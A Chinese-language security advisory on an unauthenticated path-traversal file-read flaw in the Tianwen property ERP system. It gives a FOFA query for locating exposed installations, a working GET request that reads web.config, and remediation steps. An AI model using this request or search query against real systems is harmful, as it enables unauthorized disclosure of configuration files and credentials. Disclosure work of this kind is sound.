

天问物业ERP系统

AreaAvatarDownLoad.aspx 任意文件读取漏洞

漏洞描述

天问物业ERP系统 AreaAvatarDownLoad.aspx 接口处存在任意文件读取漏洞，未经身份验证的攻击者可以利用此漏洞读取系统内部配置文件，造成信息泄露，导致系统处于极不安全的状态。

影响范围

天问物业ERP系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA：body="天问物业ERP系统" || body="国家版权局软著登字第1205328号" || body="/HM/M_Main/frame/sso.aspx"

POC/EXP：

GET /HM/M_Main/InformationManage/AreaAvatarDownLoad.aspx?AreaAvatar=../web.config
HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8, application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本